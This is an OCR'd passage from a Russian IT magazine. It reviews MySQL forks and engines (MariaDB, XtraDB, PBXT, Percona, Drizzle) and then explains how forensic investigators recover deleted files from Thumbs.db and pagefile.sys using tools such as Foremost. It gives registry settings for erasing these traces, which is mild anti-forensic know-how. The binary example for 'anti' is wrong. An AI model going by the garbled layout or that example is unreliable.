
Дополнительные движки

Об XtraDB стоит поговорить более детально: по мнению многих специалистов это номер один в мире движок для БД. Более того, он обставляет оракуловский InnoDB, как маленького :). Ключевая фишка — долгожданная поддержка многоядерных и многопроцессорных систем, чем ну никак не хочет (или не может?) похвастаться MySQL. Патчи от Google давно решили эту проблему, но, как всегда, их не удосужились включить в оригинальный движок, поэтому MySQL с точки зрения производительности плетется далеко позади по любым бенчмаркам. Разработчики XtraDB значительно улучшили стратегию использования дискового I/O, что раньше ограничивало производительность из-за тормозов со сбросом данных на диск из кэша. Соответствующими опциями теперь можно тонко управлять из настроек, что позволяет особо продвинутым админам подтюнить производительность демона самому, не обращаясь к дорогим специалистам по базам данных. Тем более, что из коробки доступна детальная статистика по работе движка, что сводит на нет потребность в дорогом коммерческом софте для анализа производительности базы данных. Нужна лишь одна команда SHOW ENGINE INNODB STATUS. И немаловажный момент — скорость восстановления после сбоя: если уж он и случился, восстановление будет не просто быстрым, а почти реактивным, зачастую до десяти раз быстрее, чем в MySQL. А также множество других мелочей: буферы для записей, адаптивные чекпоинты и увеличенное число открытых транзакций. Все это позволит серверу хорошо чувствовать себя в очень нагруженных условиях.

Если тебе и этого не хватает, и ты киваешь головой в сторону Firebird или PostgreSQL, намекая, что там есть и полная поддержка транзак-

ционной модели и даже MVCC (Multiversion Concurrency Control — конкурентная модель данных на базе версионности, что позволяет без блокировок производить обновление и чтение одной и той же строки данных) — расслабься. В MariaDB доступен движок PBXT, который в некоторых ситуациях еще более крут, чем все вышеперечисленные. Правда, тут сразу стоит сказать, что он не такой универсальный и его нужно уметь готовить! PBXT в основном заточен под большое количество транзакций, которые пишут или изменяют данные, поддерживает быстрый откат и умеет сам разрешать слож-

Хоть и вышла новая версия, но MySQL уже не торт...




Архитектура MySQL — теперь уже как пособие по устройству некогда великой СУБД

ные ситуации с блокировками и дедлоками. Например, если хочешь сделать хранилище логов, то у тебя будет огромное количество операций записи в таблицу, но сравнительно мало чтения. В то же время, если кто-то все-таки захочет сделать выборку из БД, он получит максимально свежие данные, не мешая при этом записи новых. И для совсем уж извращенцев есть движок FederatedX, умеющий распределять таблицу данных на несколько физических серверов, а также OQGRAPH, оптимизированный для хранения иерархических структур, графов и деревьев. Подход, идеально подходящий для создания клона Facebook и ВКонтакте, где требуется работать с социальным графом отношений между людьми, что плоховато вписывается в типичную модель баз данных.

Откуда взялась Percona?

Жила была компания Percona, которая занималась консалтингом в области производительности баз данных. Толковые ребята быстро осознали, что на одном только консалтинге много не заработаешь, и начали спонсировать разработчиков, занимавшихся созданием альтернативы для оригинальной MySQL. Успеху этой затеи способствовало то, что сами же спецы из Percona понимали проблемы текущей ветки MySQL как никто другой. Чуть позже компания стала выпускать свою версию сервера, включая туда некоторые сторонние патчи и продвигая своим клиентам уже исправленную сборку. При этом Percona не идет на поводу у корпораций и все еще предлагает версию 5.1, которая с использованием набора патчей обгоняет по скорости даже новомодную 5.5, разрекламированную Oracle. Замечательный движок PBXT, о котором мы говорили в статье, как раз спонсировался и вырос в закромах Percona. А казалось бы — скромные ребята, которые занимаются консалтингом.



Архитектура Handlersocket-а, системы доступа к InnoDB движку как к NoSQL хранилищу. Может и фигня, но вдумайся, 750 000 запросов в секунду

Cloud Computing

Разработчики другого проекта — Drizzle — пошли по немного другому пути и решили вообще переосмыслить место базы данных в инфраструктуре типичного проекта. Вспомнили, что сейчас модно: cloud computing, Google Proto Buffers, масштабируемость, многоядерность и прочее. И подумали: база данных также должна двигаться вместе с современными технологиями, а не плестись в конце, вне зависимости от того, что на ней крутится — блог-движок или крупная корпоративная CRM-система. Под шумок было решено упростить функционал оригинальной MySQL, выкинув тянущиеся из релиза в релиз возможности, которые в


NoSQL-тренд

Ты наверняка знаешь о новомодном тренде NoSQL. По сути, это отказ от традиционного сервера базы данных с его таблицами и SQL-запросами и уход к самой простой схеме хранения данных «ключ-значение» (key-value). Для реализации последнего часто используются продвинутое типы данных вроде списков/хэшей (в Redis) или, например, формата JSON (в MongoDB). Но что мешает скрестить удава и ежа, используя, с одной стороны, всю мощь и годами отработанную технологию баз данных и их движков, а с другой — упрощенный протокол и отказ от громоздкой прослойки в виде обработки SQL-языка запросов? Суровым наследникам самураев не помешало ничего: японские парни из Yoshinori Matsunobi сделали плагин HandlerSocket, превращающий стандартный движок InnoDB в продвинутое NoSQL-хранилище, не мешая при этом работе обычного SQL. Скорость работы впечатляет: до 750 000 операций в секунду! Неудивительно, что компания Percona сразу же взяла на вооружение этот плагин, включив его в свои сборки сервера. Круто! Но, с другой стороны, как еще если не костылем можно назвать решение, которое имитирует то, что у нормальной БД типа Drizzle реализовано прямо из коробки в силу внутренней архитектуры?

действительности мало кому нужны. Система утратила поддержку UNIX-сокетов (это хотя и спорное, но вполне допустимое решение ввиду направленности на облачные среды) и версию для Windows. В Drizzle нет никаких служебных баз и многих других привычных вещей. Но что же тогда есть?

А есть архитектура с микроядром, в которое вынесены все основные операции и поддержка протоколов, а также система плагинов, позволяющая расширить систему в любую сторону и на любую глубину. В качестве одной из основных системных компонент используется бинарный протокол от Google — Protocol Buffer. С его помощью описываются как таблицы, так и данные, он же применяется и для репликации. Основной упор в разработке сделан на максимальную поддержку многопоточности и многопроцессорности, так что масштабируемость — это основное достижение разработчиков. Реализована поддержка как стандартного MySQL-протокола, так и собственного варианта — через библиотеку libdrizzle и драйвера для большинства популярных языков, включая Perl, PHP, Python и Lua. При желании можно использовать клиентскую библиотеку и без самого сервера: в этом случае ты получишь эффективный асинхронный доступ к любимому MySQL. Поскольку эта же компания разработала и систему Gearman (см. наш материал о распределенных системах на PHP), то в Drizzle есть встроенная

Drizzle благодаря простой микроядерной и плагиновой архитектуре умеет многое



поддержка логирования в распределенной среде, нативное кэширование в memcache и даже такие продвинутые возможности, как репликация через системы сообщений типа RabbitMQ (используется в том числе новомодная технология WebSocket). В качестве основного движка хранения данных в Drizzle используется особая версия InnoDB, значительно переработанная и дополненная набором сторонних патчей. Также доступны движки XtraDB и PBXT. Если первые версии Drizzle основывались на MySQL 5.0, то теперь от оригинальной СУБД осталось немного. Это почти полностью переписанный код с минимальной оглядкой на бывших родственников. На данный момент разработка Drizzle пребывает в активном состоянии, и к весне планируется первый стабильный релиз.

Делаем выводы

Если ты обеспокоен развитием MySQL, тебе не нравится политика Oracle и ты справедливо опасешься, что завтра тебя обяжут платить за функционал, который еще вчера был бесплатен, посмотри вокруг. Сообщество отреагировало на покупку MySQL как на начало заката технологии, некогда выведшей современный веб на недостижимую высоту благодаря стеку LAMP (Linux-Apache-MySQL-PHP). Ключевые разработчики начали развитие собственных форков, некоторые из которых уже сейчас на голову превосходят старый MySQL. За ними стоят многие знаковые фигуры и открытое сообщество. Сделав все по уму, разработчики умилились оставить 100% внешней совместимости с приложениями и протоколами. Поэтому все желающие поставить новый сервер не окажутся у разбитого корыта: данные сохранятся, а приложения не придется переписывать. Многие вообще не заметят разницы, кроме возросшей скорости работы и надежности.

Уже сейчас ты можешь заменить свой сервер баз данных, так что имеющиеся приложения даже не почувствуют разницы, получив при этом гораздо большую скорость работы, надежность и массу недоступных в оригинальном мускуле фишек. MariaDB с набором движков — отличный вариант для старта. Ну а если ты задумал грандиозный проект с большим количеством серверов и гигабайтами данных, посмотри на Drizzle. Как программный продукт и как сервер баз данных он является очень перспективной разработкой, которая обязательно выстрелит уже в этом году. Если же хочется стабильности и поддержки самыми лучшими специалистами по базам данных — не бойся отвернуться от Oracle и пойти к Percona. Ребята раздают бесплатно свою версию СУБД — исправляя, насколько это возможно, баги и добавляя фишки для увеличения производительности оригинального MySQL, не нарушая при этом совместимости. Ты все еще сидишь на стареньком мускуле? Тогда мы идем к тебе! ☞

СУБД, ориентированная на облачные системы, распределенные и быстрые



ОТКРОЙ МИРОВОЕ КАЧЕСТВО

ОТЛИЧНЫЙ ВКУС – ОТЛИЧНАЯ ПАЧКА – ОТЛИЧНАЯ ЦЕНА



* МАКСИМАЛЬНАЯ РОЗНИЧНАЯ ЦЕНА




МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



ФАЙЛЫ-ПРИЗРАКИ, ИЛИ ОХОТНИКИ ЗА ПРИВИДЕНИЯМИ

Как криминалисты восстанавливают надежно удаленные данные?

➔ Для следователя, проводящего анализ компьютера подозреваемого, удаленные файлы всегда представляют особый интерес. Некоторым кажется, что если перезаписать область, где находились данные, случайными значениями, то восстановить уже ничего не удастся. Это правда, но лишь отчасти. Даже после такой перестраховки файлы нередко удается извлечь!




Что происходит при удалении файла? Очень просто: в файловой системе для него меняется один атрибут, и таким образом он помечается как удаленный. При этом содержание файла по-прежнему остается на жестком диске, и его можно восстановить с помощью одной из множества платных и бесплатных программ (например, R-Studio). Мы много раз писали о том, как безопасно удалить файлы без возможности восстановления. Благо для этого разработано огромное количество утилит-шредеров, которые с помощью несложных методик перезаписывают участки диска, на которых были расположены удаленные данные. Таким образом даже при использовании технологий восстановления, при которых производится считывание данных непосредственно с магнитных носителей, восстановить удаленные файлы будет невозможно. В эффективности такого подхода нас заверяли даже настоящие профессионалы в области восстановления данных. Но — лазейки для извлечения информации у гуру все-таки есть!

Файлы изображений


Начнем с рассмотрения простого случая — удаления обычной фотографии. Допустим, у нас есть папка с фотографиями, и мы избавляемся от одной из них. Причем удаляем по всем правилам, перезаписав нужную область диска несколько раз. По идее больше ничего не должно выдавать ее существования (если мы сами до этого не скопировали ее в другую папку и не забыли про это). Но тут-то как раз многие и забывают об одной особенности Windows — файле Thumbs.db. Это специальное хранилище, используемое операционной системой, в котором находятся эскизы изображений



Изображение уже удалено, а эскиз остался



Удаление картинки с предварительной перезаписью при помощи программы sdelete



Первоначальное состояние — число изображений совпадает с числом эскизов в файле Thumbs.db

из текущей папки. Если в проводнике выбрать режим отображения «Эскизы страниц», то операционка будет брать уменьшенные превьюшки изображений как раз из этого файла. Он создается в каждой папке, в которой есть картинки, и содержит уменьшенные эскизы изображений в формате JPEG (вне зависимости от формата исходного изображения).

Проведем небольшой эксперимент — создадим папку и поместим туда три любых картинки. Теперь откроем эту директорию в проводнике — появился Thumbs.db (чтобы увидеть этот файл, надо включить отображение скрытых файлов). Мы можем посмотреть и проанализировать его с помощью утилиты [Thumbnail Database Viewer](http://itsamples.com/thumbnail-database-viewer.html) (itsamples.com/thumbnail-database-viewer.html). Программа, как и положено, показывает эскизы для всех трех файлов. А теперь удалим один из них с помощью программы [SDelete](http://technet.microsoft.com/ru-ru/sysinternals/bb897443) (technet.microsoft.com/ru-ru/sysinternals/bb897443) или любой другой программы для безопасного удаления данных: `sdelete.exe -p 2 file1.jpg` Параметр `-p` отвечает за количество проходов шредера, то есть указывает, сколько раз файл будет перезаписан перед удалением. В результате изображение будет безвозвратно стерто с жесткого диска. Но посмотрим, повлияло ли как-то это удаление на Thumbs.




db? Заново открываем его, и что мы видим? Эскиз для удаленной картинке по-прежнему на месте! Получается, что файл легко может содержать эскизы уже удаленных изображений. И на этом, как мне рассказывали, попался не один умный человек...

Как этого избежать? Очень просто — нужно отключить кэширование эскизов в файлах Thumbs.db. На Windows XP необходимо установить для ключа DisableThumbnailCache в разделе HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced значение «1». В Windows 7 этот ключ имеет имя NoThumbnailCache и находится в HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer. И, само собой, важно не забыть удалить все Thumbs.db.


Правда и мифы о магнитной микроскопии

Очень часто люди впадают в две крайности. Одни откровенно забывают на свою безопасность и хранят на винте всю компрометирующую информацию, будучи уверенными, что <Shift+Delete> их спасет. Другие же, наоборот, каждый день затирают винт и заново устанавливают операционку. Быть может, я утрирую. Тем не менее, довольно часто приходится читать в Сети споры о том, сколько же раз надо перезаписать винт, чтобы информацию невозможно было восстановить. Предлагаю опытным путем выяснить, хватит ли одной полной перезаписи, чтобы безвозвратно удалить все данные. Итак, опять возьмем нашу подопытную флешку и полностью перезапишем ее нулями, после чего отформатируем в NTFS. Для проверки закинем на нее какой-нибудь файл: пусть это будет опять же JPEG. Его легко можно найти в WinHex'e по сигнатуре «jifif». У меня он расположился по смещению 274432. Ну что ж, запустим шредер (я юзал HDD Wipe Tool) и затрем весь диск. Теперь, если посмотреть в WinHex, что расположилось по смещению 274432, то мы увидим только нули. Для успокоения и большей уверенности можно попробовать восстановить данные с помощью DiskDigger, Photorec, Foremost и прочих утилит. Но это заведомо пустая трата времени — ничего у них не выйдет.

«Хорошо, — скажешь ты, — а как же насчет серьезных приборов, имеющихся у компетентных органов, которые умеют восстанавливать данные?» Ну что ж, давай поговорим о магнитной микроскопии. Суть метода в том, чтобы определить состояние каждого бита до его перезаписи. То есть, был ли он равен единице или нулю. Возьмем текст в кодировке ASCII. Каждый символ кодируется восемью битами таким образом, что если даже всего один бит восстановлен неверно — получается совсем другой символ. Например, есть последовательность символов «anti», выглядящая в бинарном виде следующим образом: 0110000101101100111010001101001. Предположим, что магнитная микроскопия правильно определила все биты, кроме последнего — в результате такого восстановления мы получаем последовательность «anth». Неувязочка получается. И это мы говорим о простейшем текстовом файле. Представь, что будет в случае со структурированными форматами — такими как архивы, файлы БД, исполняемые файлы и так далее. Вдобавок к этому метод достаточно медленный и дорогой. Так что во многих случаях использование магнитной микроскопии дает такой же точный результат, как и восстановление путем подбрасывания монетки на «орел-решка». Поэтому нет никакой необходимости по три раза перезаписывать диск.



Отключение кеширования эскизов в файлах Thumbs.db




Исследование содержимого файла подкачки при помощи Foremost

Файл подкачки


Подставы со стороны операционной системы на одном только файле с эскизами не заканчиваются. По мере работы с документом информация о нем попадает в различные части ОС — временную папку, реестр и так далее. Поэтому очень трудно отследить и удалить все связанные с файлом данные. Вдобавок ко всему, есть места, где копия файла может оказаться совершенно случайно (иногда такая случайность может стоить очень дорого). Я говорю о файле подкачки (pagefile.sys) и свопе памяти, используемом во время режима Hibernation (hiberfil.sys). Предсказать содержимое файла подкачки заведомо невозможно, и тут никто ничего не может гарантировать. Предлагаю еще на одном эксперименте убедиться в том, что это — опасное место. Поскольку просмотреть или скопировать файл подкачки операционная система просто так не дает, то у нас есть два варианта: задействовать специальные утилиты или же загрузиться в другую операционку и получить доступ к файлу из нее. Мне второй способ показался более простым, так как под рукой был Back Track, начиненный различными утилитами, в том числе и для восстановления файлов. Поэтому, загрузившись с LiveCD, я смонтировал виндовый раздел и пошел в раздел «BackTrack→Forensic», откуда запустил утилиту Foremost. Эта замечательная консольная прога умеет восстанавливать файлы исходя из их заголовков и внутренней структуры. Необходимо лишь передать имя входного файла, в котором будет осуществляться поиск, и указать директорию, куда будут сохранены все найденные данные:

```
#foremost -i /mnt/hda1/pagefile.sys -o /root/Desktop/page_file -v -q
```

В качестве входного файла я указал файл подкачки /mnt/hda1/pagefile.sys, а директорию для сохранения результатов — /root/



Результат работы Foremost — все найденное аккуратно разложено по папкам



Копируем файл подкачки при помощи AccessData FTK Imager



Аудиофайлы и файлы изображений, записанные следующим образом mp3→jpg→mp3→jpg→mp3→jpg



Искусственно созданная разреженность файлов

Desktop/page_file. Программа начала свою работу. За короткое время Foremost сумел найти и извлечь 524 файла.

Статистика извлеченных файлов

```

jpg:= 73
gif:= 4
gif:= 19
jpg:= 77
jpg:= 95
doc:= 1
ppp:= 65
ppp:= 62
ppp:= 44
ppp:= 36
dat:= 7
lnk:= 3
cookie:= 38


```

Утилита удобно отсортировала все файлы по типу и разложила по разным папкам. Первым делом я полез проверять, что же попало в папку jpg. Из всех восстановленных файлов около половины отказалось ото-

НЕОЖИДАННЫЙ СЮРПРИЗ ЖДАЛ МЕНЯ В ПАПКЕ СООКІЕ — БЕГЛО ПРОЛИСТАВ НЕСКОЛЬКО ФАЙЛОВ, Я ОБНАРУЖИЛ АДРЕСА РОЛИКОВ, КОТОРЫЕ Я СМОТРЕЛ ЧУТЬ ЛИ НЕ ГОД НАЗАД НА YOUTUBE.

бражаться, зато другая — отлично просматривалась. И чего только не было среди картинок: пара фоток, которые я не так давно удалил; много мелких изображений с веб-сайтов; аватарки друзей из Facebook и прочее. Честно сказать, я не планировал обнаружить так много изображений. Кроме картинок мне хотелось еще узнать, что за единственный doc-файл, который попал в файл подкачки. Но, к сожалению, Word лишь ругнулся, что файл попорчен и не смог его открыть. Неожиданный сюрприз ждал меня в папке cookie — бегло пролистав несколько файлов, я обнаружил адреса роликов, которые я смотрел чуть ли не год назад на YouTube. Вот и еще одно доказательство, что даже удалив в браузере все куки и историю, все равно можно проколоться.


Что тут можно сделать? Есть несколько вариантов. Первый — отключить вообще файл подкачки. Для этого надо зайти в «Control Panel→System and Security→System→Advanced System Settings→Performance→Advanced→Virtual Memory→Change» и выбрать опцию «No paging file». Второй вариант — заставить операционную систему затирать все данные в файле подкачки перед выключением компьютера. Такой режим активируется, если установить для ключа ClearPageFileAtShutdown в разделе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management значение «1». К сожалению, второй метод очень медленный, и выключение системы будет занимать достаточно длительное время, так что применять его на 